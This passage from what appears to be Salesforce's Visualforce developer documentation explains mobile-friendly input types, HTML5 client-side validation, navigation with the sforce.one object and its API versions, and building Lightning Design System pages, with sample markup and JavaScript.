Use `<apex:input>` to get user input whenever possible. `<apex:input>` is an HTML5-ready, mobile-friendly, general-purpose input component that adapts to the data expected by a form field. It's even more flexible than `<apex:inputField>` because it uses the `type` attribute to allow client browsers to display type-appropriate user input widgets, such as a date picker, or use a type-specific keyboard that makes entering input on a mobile device much easier.

You can also use `<apex:inputField>` to create an HTML input element for a value that corresponds to a field on a Salesforce object. `<apex:inputField>` adapts the HTML generated to correspond with the data type of the underlying sObject field. Usually this is what you want, but if it isn't, use the `type` attribute to override the automatic data type detection. However, be aware that `<apex:inputField>` generates a lot of HTML, and requires additional resources to load, which means it's not the most efficient component to use over a mobile wireless connection.

Use the `type` Attribute to Create Mobile-Friendly Input Elements


Set the `type` attribute on `<apex:input>` components—and `<apex:inputField>`, if you're using it—to display data-type-specific keyboards and other input user interface widgets that are easier to use on touchscreens. The value is passed through to the generated HTML `<input>` element, for display in the Salesforce app.

As users step through form elements, the input method for that form element adapts for the type of data expected. Text fields show the standard keyboard, email fields show an email-specific keyboard with characters like the "@" sign and ".com" assigned to keys, date fields show a date picker, and so on.

Here's an example of a form that illustrates how this works:

```
<apex:form >

    <apex:outputLabel value="Phone" for="phone"/>
    <apex:input id="phone" value="{!fPhone}" type="tel"/><br/>

    <apex:outputLabel value="Email" for="email"/>
    <apex:input id="email" value="{!fText}" type="email"/><br/>

    <apex:outputLabel value="That Number" for="num"/>
    <apex:input id="num" value="{!fNumber}" type="number"/><br/>

    <apex:outputLabel value="The Big Day" for="date"/>
    <apex:input id="date" value="{!fDate}" type="date"/><br/>

</apex:form>
```

As the user moves through the form fields, either by tapping into them or tapping the **Next** button, the keyboard changes to match the expected data for the field.



Fill in this form.

Phone
Email
That Number
The Big Day Jul 7, 2017

These type-specific keyboards make filling in forms much easier for people using their mobile devices.

`<apex:input>` allows the following explicit `type` values to be set:

- date
- datetime
- datetime-local
- month
- week
- time
- email
- number
- range
- search
- tel
- text
- url

You can also set `type` to auto, and the data type of the associated controller property or method is used.

The HTML `type` attribute, including new HTML5 features, is a standard part of HTML. For additional details about the `type` attribute, what you can use it for, and how it relates to mobile development, see WHATWG's list of input `type` attribute values and descriptions. Not all values are supported on Visualforce input components. If you want to use a value not supported by Visualforce, use static HTML instead of a Visualforce tag.

Use HTML5 Pass-Through Attributes for Client-Side Validation

Set pass-through attributes on your `<apex:input>` and other Visualforce components to enable other HTML5 features, such as client-side validation. By performing basic validation on the client side, you can avoid sending a request to the server and waiting for a response, when there are easily-corrected errors on a form.

Attributes prefixed with `html-` are passed through to the generated HTML, with the prefix removed. To enable client-side validation, set an `html-pattern` attribute on the `<apex:input>` tag to match expected form values. This will add a `pattern` attribute to the generated `<input>` tag, enabling client-side validation for that field.

Note: Client-side validation requires that the Visualforce page be set to API version 29.0 or later, and the page `docType` be set to `html-5.0`.

Validation patterns are regular expressions. Form input is checked against the expression, and if it matches, the field input is considered valid. If it doesn't match, the input is considered invalid; an error message is displayed, and the form won't be submitted to the server. Here's an example of a field that requires an email address from a specific domain:

```
<apex:input id="email" value="{!fText}" type="email"
    html-placeholder="you@example.com"
    html-pattern="^[a-zA-Z0-9._-]+@example.com$"
    title="Please enter an example.com email address"/>
```

Other useful HTML5 attributes that can be set as pass-through attributes include:

- `placeholder` (set using the `html-placeholder` attribute)—adds ghost text to the field to show sample input to the user.
- `title` (set using the `title` attribute on `<apex:input>`, and the `html-title` attribute on components without a title attribute)—adds an error message to use if the field fails client-side validation.

For inspiration for how you can use attributes to enhance the usability of HTML `<input>` elements, HTML5 Forms Introduction and New Attributes is a good survey of the new features in HTML5. For further details, especially for mobile users, and details of client-side forms validation, see Client-side form validation and Improving the user experience on mobile devices in WHATWG's HTML: The Living Standard.

Managing Navigation

The Salesforce mobile app manages navigation using events. The navigation event framework is made available as a JavaScript object that provides a number of utility functions that make creating programmatic navigation that "just works" a breeze. The advantage is a navigation experience that's more natural for a mobile context. It also makes creating post-completion navigation, such as redirecting to an order page after the order is successfully submitted, easier for Salesforce developers.

In the Salesforce mobile app, programmatic navigation for Visualforce pages generally works something like this:

1. A user invokes a Visualforce page, usually from the navigation menu, or from an action in the action bar.
2. The Visualforce page loads and runs, including any custom controller or extension code called by the page.
3. The user interacts with the page in some way: for example, to fill in some form values.
4. The user submits the form, or performs some other action on the page that commits a change.
5. Controller or extension code runs, saving the changes to Salesforce, and returning the results of the action.
6. The Visualforce page, using JavaScript response handlers, receives the results of the action, and when successful, responds by redirecting the user to a new page that shows the results of their action.

This scenario is easily handled by the app's navigation framework.

Another common use case is simply adding links or other user interface controls to a page, which move from that Visualforce page to another page in the app. This navigation is also easily managed by the app's navigation framework.

In these cases, navigation is handled by a special utility JavaScript object, `sforce.one`. The `sforce.one` object is automatically added to all Visualforce pages when they run inside the Salesforce mobile app. This object provides a number of functions that trigger navigation events when they run. To use these functions, you can call them directly from your page's JavaScript code, or you can attach calls as click handlers to elements on the page.

Here's a JavaScript function that creates markers to add to a Google map.

```
function setupMarker(){
    // Use JavaScript nav function to determine if we are
    // in the Salesforce mobile app and set navigation link appropriately
    var warehouseNavUrl =
        'sforce.one.navigateToSObject(\'' + warehouse.Id + '\')';

    // Wrap the warehouse details with the link to
    // navigate to the warehouse details
    var warehouseDetails =
        '<a href="javascript:' + warehouseNavUrl + '">' +
        warehouse.Name + '</a><br/>' +
        warehouse.Street_Address__c + '<br/>' +
        warehouse.City__c + '<br/>' +
        warehouse.Phone__c;

    // Create a panel that will appear when a marker is clicked
    var infowindow = new google.maps.InfoWindow({
        content: warehouseDetails
    });

    // ...
}
```

The very first line builds a string, *`warehouseNavUrl`*, that, when used as a JavaScript URL, navigates to the detail page for the warehouse. The link is created around the warehouse name, and appears in the information panel (put together in the *`warehouseDetails`* string) that appears when you click a marker. Clicking the warehouse name takes you to the detail page for that warehouse (the omitted part of the function code deals with the Google Maps API calls to create a marker and add it to the map).

If you have JavaScript code or HTML markup that runs inside of the Salesforce mobile app, keep these considerations in mind:

- Don't directly manipulate the browser URL using `window.location.href`. This doesn't work well with the app's navigation management system.
- Don't use `target="_blank"` in navigation URLs; you can't open new windows inside the app.

Navigation Methods within the Canvas Framework

If you're using Canvas, there's a simpler way to control navigation around canvas apps and canvas personal apps in the Salesforce mobile app.

You can use Lightning Platform methods to control navigation in the app. These methods within the Canvas framework are events that reside in the JavaScript library. When you call one of the navigation methods from your canvas code, you send an event into Salesforce that reads the payload and directs the user to the specified destination.

Reference the navigation method as an event variable, with name and payload. For example:

```
var event = {name:"s1.createRecord", payload: {entityName: "Account", recordTypeId:
"00h300000001234"}};
```

For more information about using the new methods, see Salesforce Mobile App Navigation Methods for Use with Canvas Apps in the Canvas Developer Guide.

IN THIS SECTION:

Navigation and Messaging with the sforce.one Object

The Salesforce Platform includes an event mechanism for navigation and messaging. This is exposed in Visualforce as a JavaScript object called `sforce.one`. It's available in any page that appears in the Salesforce mobile app.

How sforce.one Handles API Versions

The `sforce.one` object is frequently improved in new releases. To maintain backward compatibility, `sforce.one` provides version-specific behavior, and you can use a specific version of `sforce.one` in your apps.

Navigation and Messaging with the `sforce.one` Object

The Salesforce Platform includes an event mechanism for navigation and messaging. This is exposed in Visualforce as a JavaScript object called `sforce.one`. It's available in any page that appears in the Salesforce mobile app.

The `sforce.one` object provides the following functions. Reference the function using dotted notation from the `sforce.one` object. For example: `sforce.one.navigateToSObject(recordId, view)`.

Further details of the underlying events fired by these functions can be found in the Lightning Aura Components Developer Guide.

Function	Description
`back([refresh])`	Navigates to the previous state that's saved in the `sforce.one` history. It's equivalent to clicking a browser's Back button. `refresh` is optional. By default, the page doesn't refresh. Pass `true` to refresh the page if possible.
`navigateToSObject(recordId [, view])`	Navigates to an sObject record, specified by `recordId`. This record "home" has several views, which in the Salesforce mobile app are available as slides that the user can swipe between. `view` is optional and defaults to `detail`. `view` specifies the slide within record home to display initially. Note: Record IDs corresponding to ContentNote SObjects aren't supported. The possible values are as follows. • `detail`: the record detail slide • `chatter`: the Chatter slide • `related`: the view of related slide
`navigateToURL(url[, isredirect])`	Navigates to the specified URL. Relative root and absolute URLs are supported. Relative URLs are relative to the Lightning domain root, and retain navigation history. For example, the relative root URL for a Visualforce page is prefixed by a forward slash, such as `/apex/c__Listen`. Relative URLs like `../apex/c__Listen` or `apex/c__Listen` are not supported. External URLs—that is, URLs that are outside the Lightning domain—open in a separate browser window. Note: Depending on the user's device platform, device settings, version of Salesforce, and authentication requirements for the external URL being opened, the separate browser window might require authentication or re-authentication. Use relative URLs to navigate to different screens within your app. Use external URLs to allow the user to access a different site or app, where they can take actions that don't need to be preserved in your app. To return to your app, the separate window that's opened by an external URL must be closed when the user is finished with the other app. The new window has a separate history from your app, and this history is discarded when the window is closed.

Function	Description
	This also means that the user can't click a Back button to go back to your app; the user must close the new window. `mailto:`, `tel:`, `geo:`, and other URL schemes are supported for launching external apps and attempt to "do the right thing." However, support varies by mobile platform and device. `mailto:` and `tel:` are reliable, but we recommend that you test any other URLs on a range of expected devices. `isredirect` is optional and defaults to `false`. Set it to `true` to indicate that the new URL should replace the current one in the navigation history. When you navigate to a URL from a modal, such as from a component that's enabled for quick actions, the modal isn't closed automatically by default. To automatically close the modal when navigating, set `isredirect` to `true`. Note: Be careful when using `navigateToURL` within the `onClick` handler of an `<apex:commandButton>` or any `<button type="submit">` or `<input type="submit">`. Even if `isredirect=true`, the default click action of the command button is a form post. In this scenario, the command button performs a form post and a `navigateToURL` action, requiring the user to click the back button twice to navigate to the previous page. To prevent the default click action, configure the `onClick` handler to either call `event.preventDefault()` or return `false`. Note: URLs corresponding to ContentNote SObjects aren't supported.
`navigateToFeed(subjectId, type)`	Navigates to the feed of the specified `type`, scoped to the `subjectId`. For some feed `type`s, the `subjectId` is required but ignored. For those feed `type`s, pass the current user's ID as the `subjectId`. `type` is the feed type. The possible values are as follows. • `BOOKMARKS`: Contains all feed items saved as bookmarks by the context user. Pass the current user's ID as the `subjectId`. • `COMPANY`: Contains all feed items except feed items of type `TrackedChange`. To see the feed item, the user must have sharing access to its parent. Pass the current user's ID as the `subjectId`. • `FILES`: Contains all feed items that contain files posted by people or groups that the context user follows. Pass the current user's ID as the `subjectId`. • `GROUPS`: Contains all feed items from all groups the context user either owns or is a member of. Pass the current user's ID as the `subjectId`. • `NEWS`: Contains all updates for people the context user follows, groups the user is a member of, and files and records the user is following. Contains all updates for records whose parent is the context user. Pass the current user's ID as the `subjectId`. • `PEOPLE`: Contains all feed items posted by all people the context user follows. Pass the current user's ID as the `subjectId`. • `RECORD`: Contains all feed items whose parent is a specified record, which could be a group, user, object, file, or any other standard or custom object. When the record is a group, the feed also contains feed items that mention the group. When the record is a

Function	Description
	user, the feed contains only feed items on that user. You can get another user's record feed. Pass the record's ID as the `subjectId`. • `TO`: Contains all feed items with mentions of the context user. Contains feed items the context user commented on and feed items created by the context user that are commented on. Pass the current user's ID as the `subjectId`. • `TOPICS`: Contains all feed items that include the specified topic. Pass the topic's ID as the `subjectId`. This value is supported in Salesforce for mobile web only. Topics aren't available in Salesforce for iOS or Salesforce for Android.
`navigateToFeedItemDetail(feedItemId)`	Navigates to the specific feed item, `feedItemId`, and any associated comments.
`navigateToRelatedList(relatedListId, parentRecordId)`	Navigates to a related list for the `parentRecordId`. For example, to display a related list for a Warehouse object, the `parentRecordId` is `Warehouse__c.Id`. `relatedListId` is the API name or ID of the related list to display.
`navigateToList(listViewId, listViewName, scope)`	Navigates to the list view that's specified by the `listViewId`, which is the ID of the list view to be displayed. `listViewName` sets the title for the list view. It doesn't need to match the actual name that's saved for the list view. To use the saved name, set `listViewName` to null. Set `scope` to the name of the sObject in the view, for example, "Account" or "MyObject__c".
`createRecord(entityName[, recordTypeId][, defaultFieldValues])`	Opens the page to create a record for the specified `entityName`, for example, "Account" or "MyObject__c". `recordTypeId` is optional and specifies the record type for the created object. Calling `createRecord` without providing a `recordTypeId` may result in an error. `defaultFieldValues` is optional and, if provided, prepopulates fields on a record create panel, including fields not displayed on the panel. Users must have create access to fields with prepopulated values. Errors during saving that are caused by field access limitations don't display error messages.
`editRecord(recordId)`	Opens the page to edit the record specified by `recordId`.

`showToast({`*`toastParams`*`})`	Shows a toast. A toast displays a message below the header at the top of a view. The `toastParams` object sets the attributes for the toast. Use any attribute available for the `force:showToast` Aura event. For example:
	`sforce.one.showToast({`
	`    "title": "Success!",`
	`    "message": "The record was updated successfully."`
	`});`

`publish(messageChannel, message)`	Publishes a `message` to a `messageChannel` using Lightning Message Service. See Publish on a Message Channel on page 377.
`subscribe(messageChannel, function)`	Subscribes to a `messageChannel` using Lightning Message Service. The `function` provided runs when a message on the subscribing message channel is published. The

Function	Description
	`subscribe()` function returns a subscription object that can be used with `unsubscribe()`. See Subscribe and Unsubscribe from a Message Channel on page 378.
`unsubscribe(subscription)`	Unsubscribes a `subscription` object from a message channel. See Subscribe and Unsubscribe from a Message Channel on page 378.

Keep the following in mind when using the `sforce.one` object:

- Calls to `sforce.one.navigateToURL` may result in an "Unsupported Page" error if the URL references standard pages for objects or Chatter pages. To avoid this error, ensure that the URL begins with a forward slash (`/_ui` instead of `_ui`).
- The `sforce.one.createRecord` method doesn't respect Visualforce overrides on the standard action.
- Developers can use the `pageReference` class to control navigation for the Salesforce mobile app. Some actions and their associated `pageReference` URLs are not yet fully supported. For example, `standard_recordPage` with actions clone or edit may not work as expected. Full support is planned for future releases.

How `sforce.one` Handles API Versions

The `sforce.one` object is frequently improved in new releases. To maintain backward compatibility, `sforce.one` provides version-specific behavior, and you can use a specific version of `sforce.one` in your apps.

By default, `sforce.one` uses the same version as the API version of the requested Visualforce page. For example, if a Visualforce page has an API version of 30.0, JavaScript on that page that uses `sforce.one` by default uses the API version 30.0 of `sforce.one`.

This means that when a Visualforce page is updated to a new API version, the page automatically uses the updated version of `sforce.one`. In the preceding example, if that Visualforce page is updated to API version 31.0, app functionality that uses `sforce.one` uses the API version 31.0 of `sforce.one`.

If updated behavior in a new API version of `sforce.one` causes compatibility problems with the page's features, you have three options for correcting the problem.

- Revert the Visualforce page's API version to the prior version. This action requires no code changes.
- Update the code for the page's features to fix the problem. This solution is best, but it might require some debugging, and it will definitely require code changes.
- Use a specific version of `sforce.one`. This solution often requires minimal code changes.

Note: `sforce.one` was added in Winter '14 (API version 29.0) and wasn't versioned until Summer '14 (API version 31.0). All versions of `sforce.one` earlier than version 31.0 are identical to version 31.0. You can specify a version of `sforce.one` for any version that's valid for Visualforce, that is, from version 15.0 to the current API version.

Using a Specific Version of `sforce.one`

To use a specific version of `sforce.one`, use the `sforce.one.getVersion()` function and provide it with the API version and a callback function that needs to use a specific version of `sforce.one`. The appropriate versions of `sforce.one` are automatically loaded by this call.

The signature for `sforce.one.getVersion()` is:

```
sforce.one.getVersion(versionString, callbackFunction);
```

`versionString` is the API version that your application requires. It's always two digits, a period, and one digit, such as "30.0". Calls with invalid version strings fail silently.

`callbackFunction` is a JavaScript function that uses a specific version of `sforce.one`. `sforce.one.getVersion()` operates asynchronously, and your callback function is called when it finishes loading the requested version of `sforce.one`. Your callback function receives a single parameter, an `sforce.one` object for the specified API version. Use the object passed in instead of the global `sforce.one` to make calls to `sforce.one` that conform to the API version that your app requires.

Examples of Using a Specific Version of `sforce.one`

The next examples all add a Create Account function to the following input button:

```
<input type="button" value="Create Account" onclick="btnCreateAccount()" id="btnCreateAcct"/>
```

Defaulting to the Visualforce Page's API Version

App code that should use the default version of `sforce.one`—the version that corresponds to the Visualforce Page's API version—doesn't need to ask for a version. Using that version happens automatically, and the code is straightforward.

```
<script>
    function MyApp() {
        this.createAccount = function() {
            sforce.one.navigateToURL("/001/e");
        };
    }

    var app = new MyApp();

    function btnCreateAccount() {
        app.createAccount();
    }
</script>
```

App functionality is created in a `MyApp` object, and then an event handling function calls the app function when that event, a button click, occurs. Separating application functionality from application event handling is a best practice, and it sets you up for using version-specific versions of `sforce.one`.

Using a Specific `sforce.one` API Version (Simple)

To use a specific version of `sforce.one`, get and save a reference to a versioned instance of the object. Then use this object to make `sforce.one` calls. The simplest way is to save it in the `MyApp` object. In the next sample, references to the versioned instance of `sforce.one` are in bold.

```
<script>
    function MyApp(sfone) {
        this.createAccount = function() {
            sfone.navigateToURL("/001/e");
        };
    }

    var app30 = null;

    function btnCreateAccount() {
        // Create our app object if not already defined
        if(!app30) {
            // Create app object with versioned sforce.one
            sforce.one.getVersion("30.0", function(sfoneV30) {
                app30 = new MyApp(sfoneV30);
                app30.createAccount();
            });
            return;
        }
        app30.createAccount();
    }
</script>
```

In the preceding example, the event-handling function is expanded from the first example to include the creation of a version-specific instance of `sforce.one`. If your app needs to mix multiple versions, you can create multiple `MyApp` instances with appropriate versions and names. More than one or two, though, are cumbersome to manage. We recommend the next approach instead.

Using a Specific `sforce.one` API Version (Best)

A better way to organize your app code is to create version-specific instances of `sforce.one` in an app initialization block of code so you can keep the event handling separate.

```
<script>
    function MyApp(sfone) {
        this.createAccount = function() {
            sfone.navigateToURL("/001/e");
        };
    }

    var app30 = null;

    // Initialize app: get versioned API, wire up clicks
    sforce.one.getVersion("30.0", function(sfoneV30) {
        // Create app object with versioned sforce.one
        app30 = new MyApp(sfoneV30);

        // Wire up button event
        var btn = document.getElementById("btnCreateAcct");
        btn.onclick = btnCreateAccount;
    });

    // Events handling functions
    // Can't be fired until app is defined
    function btnCreateAccount() {
        app30.createAccount();
    }
</script>
```

In this sample the app initialization is separated only by white space and comments, but you can separate it into functions for better encapsulation.

Using a Specific `sforce.one` API Version (Synchronous)

You can trigger a synchronous mode for `sforce.one` by manually including the specific version of `sforce.one`'s JavaScript on your page. The format for the URL to the library is:`/sforce/one/`*`sforceOneVersion`*`/api.js`. Here's an example:

```
<script src="/sforce/one/30.0/api.js"></script>
<script>
    function MyApp(sfone) {
        this.createAccount = function() {
            sfone.navigateToURL("/001/e");
        };
    }
    var app = null;

    sforce.one.getVersion("30.0", function(sfoneV30) {
        app = new MyApp(sfoneV30);
    });

    // Events handling function
    // Can't be fired until app is defined
    function btnCreateAccount() {
        app.createAccount();
    }
</script>
```

Although some situations require synchronous mode, the asynchronous version is preferred. If you forget to manually include the correct versions of the `sforce.one` library, your code will contain bugs that are difficult to diagnose.

Introduction to the Salesforce Lightning Design System

The Salesforce Lightning Design System (SLDS) helps you build applications with the look and feel of Lightning Experience without writing a single line of CSS. SLDS is a CSS framework that gives you access to the icons, color palettes, and font that our developers use to create Lightning Experience.

Lightning Experience UI Core Principles

The Lightning Experience UI, which SLDS represents, was crafted using four core design principles. We encourage you to keep them in mind as you develop your applications.

- **Clarity** — Eliminate ambiguity. Enable people to see, understand, and act with confidence.
- **Efficiency** — Streamline and optimize workflows. Intelligently anticipate needs to help people work better, smarter, and faster.
- **Consistency** — Create familiarity and strengthen intuition by applying the same solution to the same problem.
- **Beauty** — Demonstrate respect for people’s time and attention through thoughtful and elegant craftsmanship.

Benefits of SLDS

SLDS gives you the tools to create apps consistent with the principles, design language, and best practices of Lightning Experience. Here are the benefits that make SLDS so useful:

- It provides a unified experience and streamlined workflows when extending existing features or integrating with external systems.
- It doesn’t over-enforce defaults such as padding and margins.
- It’s continuously updated. As long as you’re using the latest version of SLDS, your pages are consistent with Lightning Experience.
- It includes accessibility in the CSS framework.
- It works with other CSS frameworks, like Bootstrap.

IN THIS SECTION:

Applying SLDS to Visualforce Pages

You can use the Lightning Design System (SLDS) to build Visualforce pages that match the look and feel of the Salesforce mobile app. To use SLDS, it takes some tweaks in your code and a few things to remember. For the most part, Visualforce code that uses SLDS works without issue.

Use SLDS Icons in Visualforce

The Lightning Design System (SLDS) includes PNG and SVG (both individual and spritemap) versions of our action, custom, doctype, standard, and utility icons.

Create a Visualforce Page for the Salesforce Mobile App Using SLDS

Let's create a Visualforce page that displays your recently accessed accounts and is styled with the Lightning Design System (SLDS) and add it to the mobile navigation menu.

Responsive Page Design Using SLDS

Responsive design is a web design method aimed at creating online user interfaces that provide the best viewing experience, including easy reading and navigation, on various screen sizes.

Applying SLDS to Visualforce Pages

You can use the Lightning Design System (SLDS) to build Visualforce pages that match the look and feel of the Salesforce mobile app. To use SLDS, it takes some tweaks in your code and a few things to remember. For the most part, Visualforce code that uses SLDS works without issue.

Using SLDS in Visualforce Pages

Every time you use SLDS, add `<apex:slds />` to your page and wrap your code in a scoping class, `<div class="slds-scope">...</div>`.

```
<apex:page showHeader="false" standardStylesheets="false" sidebar="false"
applyHtmlTag="false" applyBodyTag="false" docType="html-5.0">

  <!-- Import the Design System style sheet -->
  <apex:slds />

    <!-- REQUIRED SLDS WRAPPER -->
    <div class="slds-scope">
```

Many of the best practices we've discussed for Visualforce development for mobile apply here as well. Apex tags such as `<apex:pageblock>` and `<apex:inputField>` are not yet supported for use with SLDS.

SLDS Class Naming

SLDS uses a standard class naming convention called Block-Element-Modifier syntax (BEM) to make the class names less ambiguous.

- A block represents a high-level component (for example, `car`).
- An element represents a descendant of a component (`car__door`).
- A modifier represents a particular state or variant of a block or element (`car__door--red`).

Use SLDS Icons in Visualforce

The Lightning Design System (SLDS) includes PNG and SVG (both individual and spritemap) versions of our action, custom, doctype, standard, and utility icons.

To use SVG spritemap icons in your Visualforce page, add the attributes `xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"`to the `<html>` tag.

```
<span class="slds-icon_container slds-icon-standard-account" title="description of icon
when needed">
```

```
  <svg aria-hidden="true" class="slds-icon">

    <use xlink:href="{!URLFOR($Asset.SLDS,
'assets/icons/standard-sprite/svg/symbols.svg#account')}"></use>
  </svg>

   <span class="slds-assistive-text">Icon Assistive Text</span>

</span>
```

Since the icon is standalone and carries meaning, we placed it inside an outer span with the `slds-icon_container class`.

The icons have no background color out of the box. To set a background color, we apply a second class to the span. To use the default color for a particular icon, construct the name of the icon's specific utility class by concatenating `slds-icon-`, the sprite map name, and `-icon`. Apply that class to the `<span>` element. In the example we are using the "standard" sprite map and the “account” icon so the class is `slds-icon-standard-account`.

Inside the `<span>`, we have a `<svg>` element with the `slds-icon` class. The `<svg>` element in turn contains a <use> tag that specifies the icon to display based on its `xlink:href` attribute.

To set the `xlink:href` path:

1. Select the icon you want to use from the icons page. Make a note of which category it’s in (action, custom, doctype, standard, or utility).
2. Complete the `xlink:href` attribute by concatenating the category sprite (for example, “standard-sprite”), `/svg/symbols.svg#` and the specific icon within it (for example, “account”). This gives us the path `assets/icons/standard-sprite/svg/symbols.svg#account`.

After the `<svg>` tag, the assistive text is within a span with the `slds-assistive-text` class.

Create a Visualforce Page for the Salesforce Mobile App Using SLDS

Let’s create a Visualforce page that displays your recently accessed accounts and is styled with the Lightning Design System (SLDS) and add it to the mobile navigation menu.

1. First, let’s create the Visualforce page.

1. Open the Developer Console and click **File** > **New** > **Visualforce Page**. Enter *`SLDSPage`* for the page name.
2. In the editor, replace any markup with the following.

```
<apex:page showHeader="false" standardStylesheets="false" sidebar="false"
applyHtmlTag="false" applyBodyTag="false" docType="html-5.0">

  <html xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
lang="en">
    <head>
      <meta charset="utf-8" />
        <meta http-equiv="x-ua-compatible" content="ie=edge" />
        <title>SLDS LatestAccounts Visualforce Page in Salesforce Mobile</title>
        <meta name="viewport" content="width=device-width, initial-scale=1" />

      <!-- Import the Design System style sheet -->
      <apex:slds />
    </head>
    <apex:remoteObjects >
      <apex:remoteObjectModel name="Account" fields="Id,Name,LastModifiedDate"/>
    </apex:remoteObjects>

    <body>

      <!-- REQUIRED SLDS WRAPPER -->
      <div class="slds-scope">

         <!-- PRIMARY CONTENT WRAPPER -->
         <div class="myapp">

           <!-- ACCOUNT LIST TABLE -->
             <div id="account-list" class="slds-p-vertical--medium"></div>
           <!-- / ACCOUNT LIST TABLE -->

         </div>
         <!-- / PRIMARY CONTENT WRAPPER -->

      </div>
      <!-- / REQUIRED SLDS WRAPPER -->

      <!-- JAVASCRIPT -->
      <script>
      (function() {
        var outputDiv = document.getElementById('account-list');
        var account = new SObjectModel.Account();

        var updateOutputDiv = function() {

          account.retrieve(
            { orderby: [{ LastModifiedDate: 'DESC' }], limit: 10 },
            function(error, records) {
              if (error) {
                alert(error.message);
            } else {
              // create data table
              var dataTable = document.createElement('table');
              dataTable.className = 'slds-table slds-table--bordered
slds-text-heading_small';

              // add header row
              var tableHeader = dataTable.createTHead();
              var tableHeaderRow = tableHeader.insertRow();

              var tableHeaderRowCell1 = tableHeaderRow.insertCell(0);
            tableHeaderRowCell1.appendChild(document.createTextNode('Latest Accounts'));

              tableHeaderRowCell1.setAttribute('scope', 'col');
              tableHeaderRowCell1.setAttribute('class', 'slds-text-heading_medium');

              // build table body
              var tableBody = dataTable.appendChild(document.createElement('tbody'))
              var dataRow, dataRowCell1, recordName, data_id;
              records.forEach(function(record) {
                dataRow = tableBody.insertRow();
                dataRowCell1 = dataRow.insertCell(0);
                recordName = document.createTextNode(record.get('Name'));
                dataRowCell1.appendChild(recordName);

              });
              if (outputDiv.firstChild) {
                // replace table if it already exists
                // see later in tutorial
                outputDiv.replaceChild(dataTable, outputDiv.firstChild);
              } else {
                outputDiv.appendChild(dataTable);
              }
            }
          }
        );
      }
      updateOutputDiv();
      })();
      </script>
      <!-- / JAVASCRIPT -->
    </body>
  </html>
</apex:page>
```


- The `<apex:slds />` tag allows you to access SLDS stylesheets. This component is an easy alternative to uploading SLDS as a static resource and using it in your Visualforce pages.
- The `<div class="slds-scope">` wrapper is necessary around any SLDS-styled content. SLDS styles only apply to elements contained inside of it.

2. This page is also mobile-friendly. Let's add the page to the Salesforce mobile menu.
3. Enable the page for mobile apps.
   a. From Setup, enter *Visualforce Pages* in the Quick Find box, then select **Visualforce Pages**.
   b. Click **Edit** next to the *SLDSPage* Visualforce page in the list.
   c. Select **Available for Lightning Experience, Experience Builder sites, and the mobile app**.
   a. Click **Save**.
4. Create a tab for the Visualforce page.
   a. From Setup, enter *Tabs* in the Quick Find box, then select **Tabs**.
   b. In the Visualforce Tabs section, click **New**.
   c. In the Visualforce Page drop-down list, select SLDSPage.
   d. In the Tab Label field, enter *SLDS Page*.

      Notice that the Tab Name field is filled in automatically
   e. Click in the Tab Style field and select the Diamond style.

      The icon for this style appears as the icon for the page in the Salesforce mobile navigation menu.
   f. Click **Next**, then **Next**, then **Save**.

5. Add the tab to the mobile navigation menu.
   a. From Setup, enter `Mobile Apps` in the Quick Find box, then select **Salesforce Navigation**.
   b. Select the SLDS Page tab and click **Add**.
      The SLDS item is added at the bottom of the Selected list.
   c. Click **Save**.



Latest Accounts

- sForce
- GenePoint
- United Oil &amp; Gas, Singapore
- United Oil &amp; Gas, UK
- University of Arizona
- Express Logistics and Transport
- United Oil &amp; Gas Corp.
- Grand Hotels &amp; Resorts Ltd
- Dickenson plc
- Pyramid Construction Inc.

Responsive Page Design Using SLDS

Responsive design is a web design method aimed at creating online user interfaces that provide the best viewing experience, including easy reading and navigation, on various screen sizes.

A responsive user interface adapts the layout to the screen size by using fluid, proportion-based grids, flexible images, and CSS3 media queries. Using responsive design, you can create Visualforce pages that look great and work well on phones and tablets.

Standard Salesforce app pages use responsive design to provide device-optimized layouts. The primary technique is a stacked single-column layout for phones, and a side-by-side, two-column layout for tablets. The page is the same for all devices, and adapts to the screen size it's displayed on.

The SLDS Grid System

